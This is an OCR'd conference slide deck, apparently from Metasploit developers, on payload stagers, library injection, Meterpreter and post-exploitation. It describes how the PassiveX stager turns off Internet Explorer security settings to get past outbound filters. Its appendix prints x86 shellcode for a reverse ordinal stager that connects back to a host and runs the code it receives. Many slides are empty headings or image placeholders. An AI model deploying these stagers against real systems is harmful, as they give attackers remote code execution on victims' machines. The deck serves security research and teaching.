# **Beyond EIP**

spoonm & skape

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Part I

Introduction

#### Who are we?

- spoonm
  - Full-time student at a Canadian university
  - Metasploit developer since late 2003
- skape
  - Lead software developer by day
  - Independent security researcher by night
  - Joined the Metasploit project in 2004

#### What will we discuss?

- Payload stagers
  - Windows Ordinal Stagers
  - PassiveX
  - Egghunt

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  - Library Injection
  - ▶ The Meterpreter
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- Payload stages
  - Library Injection
  - ▶ The Meterpreter
  - DispatchNinja
- Post-exploitation suites
  - Very hot area of research for the Metasploit team
  - Suites built off of advanced payload research
  - Client-side APIs create uniform automation interfaces
  - Primary focus of Metasploit 3.0

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- Post-exploitation Manipulating the target
  - Command shell redirection
  - Arbitrary command execution
  - Pivoting
  - Advanced payload interaction

# Part II

Exploitation Technology's State of Affairs

### Payload encoders

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- Payload encoders generally taken for granted
  - Most encoders use a static decoder stub
  - Makes NIDS signatures easy to write

### **NOP** generators

- NOP generation hasn't publicly changed much
  - Most PoC exploits use predictable single-byte NOPs (0x90), if any
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  - ► The mouse always has the advantage; NIDS is reactive
  - Advanced NOP generators and encoders push NIDS to its limits
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- Metasploit 2.4 released with a wide-distribution multi-byte x86 NOP generator (Opty2)

#### **Exploitation techniques**

- Exploitation techniques have become very mature
  - Linux/BSD/Solaris techniques are largely unchanged
  - Windows heap overflows can be made more reliable (Oded/Shok)
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- ...so we wont be talking about them

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- Nearly all PoC exploits use standard payloads
- Command shells have poor automation support
  - Platform dependent intrinsic commands and scripting
  - Reliant on the set of applications installed on the machine
  - Hindered by chroot jails and host-based ACLs

### "Advantage" payloads

- Advantage payloads provide enhanced manipulation of hosts, commonly through the native API
- Help to reduce the tediousness of writing payloads
- Core ST's InlineEgg

Part III

Payload Stagers

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- The three steps make it so stages are connection method independent
  - No need to have command shell payloads for reverse, portbind, and findsock

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- Eliminate the need to re-implement payloads for each connection method
- Provide an abstract way for getting arbitrary code onto a remote machine through any medium

### Windows ordinal stagers

- Technique from Oded's lightning talk at core04
- ▶ Uses static ordinals in ₩S2\_32.DLL to locate symbol addresses
- Compatible with all versions of Windows (including 9X)
- Results in very low-overhead symbol resolution
- Facilitates implementation of reverse, portbind, and findsock stagers
- Leads to very tiny win32 stagers (92 byte reverse, 93 byte findsock)
- ▶ Technical write-up at http://www.metasploit.com/users/spoonm/ordinals.txt

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- Very few PE files use known-static ordinals, but WS2\_32.DLL is one that does
  - ▶ 30 symbols use static ordinals in WS2\_32.DLL

### Implementing a reverse ordinal stager

- ► Locate the base address of WS2\_32.DLL
  - Extract the Peb->Ldr pointer
  - Extract Flink from the InInitOrderModuleList
  - Loop through loaded modules comparing module names
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- Allocate a socket, connect to the attacker, and read in the next payload
- ▶ Requires that ws2\_32. DLL already be loaded in the target process

#### **PassiveX**

- Robust payload stager capable of bypassing restrictive outbound filters
- Compatible with Windows 2000+ running Internet Explorer 6.0+
- Uses HTTP to communicate with attacker
- Provides an alternate vector for library injection via ActiveX
- ► Technical write-up at http://www.uninformed.org/?v=1&a=3&t=sumry

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- Internet Explorer loads and executes the ActiveX control

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- Automatically uses proxy settings defined in Internet Explorer
- Bypasses trusted application restrictions (ZoneAlarm)
- ActiveX technology allows the attacker to implement complex code in higher level languages (C, C++, VB)
  - Eliminates the need to perform complicated tasks from assembly
  - ActiveX controls are functionally equivalent to executables

# Implementing the PassiveX stager

- Enable download and execution of ActiveX controls
  - Open the current user's Internet zone registry key
  - Enable four settings
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    - Initialize and script ActiveX controls not marked as safe
- Launch a hidden instance of Internet Explorer pointed at a URL the attacker controls
- Internet Explorer then loads and executes the attacker's ActiveX control

## An example ActiveX control

- ActiveX controls may choose to build an HTTP tunnel to the attacker
- HTTP tunnels provide a streaming connection over HTTP requests and responses
- Useful for tunneling other protocols, like TCP, through HTTP

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- Does not work when run as a non-privileged user
  - Internet Explorer refuses to download ActiveX controls
- Requires the ActiveX control to restore Internet zone settings
  - May leave the machine vulnerable to compromise if not done

# Overview

# Hunting for eggs with SEH

# Hunting for eggs with system calls


Payload Stages


Part IV



# Overview

# Types of library injection





# Library injection in action: VNC

# Overview

# Design goals

# Communication protocol specification

# Client/Server architecture

# Extension flexibilities

# Meterpreter extensions in action: Stdapi

# Cool dN stuff here

### Part V

# Post-Exploitation Suites



# Part VI

# Conclusion

#### Reference Material

#### **Payload Stagers**

- Windows Ordinal Stagers http://www.metasploit.com/users/spoonm/ordinals.txt
- PassiveX
  http://www.uninformed.org/?v=1&a=3&t=sumry

# Part VII

**Appendix** 

# Part VIII

Appendix: Payload Stagers

# Locating WS2\_32.DLL's base address

```
cld
FC
                                ; clear direction (lodsd)
31DB
          xor ebx,ebx
                             ; zero ebx
          mov eax, [fs:ebx+0x30]; eax = PEB
648B4330
8B400C
          mov eax, [eax+0xc]; eax = PEB->Ldr
8B501C
          mov edx,[eax+0x1c] ; edx = Ldr->InitList.Flink
          mov edx.[edx] ; edx = LdrModule->Flink
8B12
8B7220
          mov esi,[edx+0x20]
                               ; esi = LdrModule->DllName
                                ; eax = [esi] ; esi += 4
AD
          lodsd
          lodsd
AD
                                ; eax = [esi] ; esi += 4
          dec esi
4E
                                ; esi--
          add eax.[esi]
                               ; eax = eax + [esi]
0306
                                ; (4byte unicode->ANSI)
3D32335F32 cmp eax, 0x325f3332
                               i = 2 32?
75EF
          inz 0xd
                                ; not equal, continue loop
```

# Resolve symbols using static ordinals

```
80A3A8
         8B453C
         mov eax,[ebp+0x3c] ; eax = DosHdr->e_lfanew
8B4C0578
         mov ecx, [ebp+eax+0x78]; ecx = Export Directory
         mov ecx,[ebp+ecx+0x1c]; ecx = Address Table Rva
8B4C0D1C
                           ; ecx += ws2base
01E9
         add ecx, ebp
                           ; eax = socket rva
8B4158
         mov eax,[ecx+0x58]
01E8
         add eax,ebp
                           ; eax += ws2base
8B713C
         mov esi, [ecx+0x3c]; eax = recv rva
01EE
         add esi,ebp ; eax += ws2base
         add ebp, [ecx+0xc]
03690C
                           ; ebp += connect rva
```

# Create the socket, connect back, recv, and jump

```
; Use chained call-stacks to save space
; connect returns to recy returns to buffer (fd in edi)
53
           push ebx
                                  ; push 0
6A01
           push byte +0x1
                                  ; push SOCK_STREAM
6A02
           push byte +0x2
                                  ; push AF INET
OCTT
           call eax
                                  ; call socket
97
         xchq eax,edi
                              ; edi = fd
687F000001 push dword 0x100007f ; push sockaddr in
68020010E1 push dword 0xe1100002
89E1
           mov ecx, esp
                                  ; ecx = &sockaddr in
53
           push ebx
                                  ; push flags (0)
B70C
           mov bh,0xc
                                  i = 0 \times 0 \times 0 \times 0
53
           push ebx
                                  ; push length (0xc00)
51
           push ecx
                                  ; push buffer
57
           push edi
                                  ; push fd
51
           push ecx
                                  ; push buffer
6A10
           push byte +0x10
                                  ; push addrlen (16)
51
           push ecx
                                  ; push &sockaddr in
57
                                  ; push fd
           push edi
56
           push esi
                                  ; push recv
FFE5
           imp ebp
                                  ; call connect
```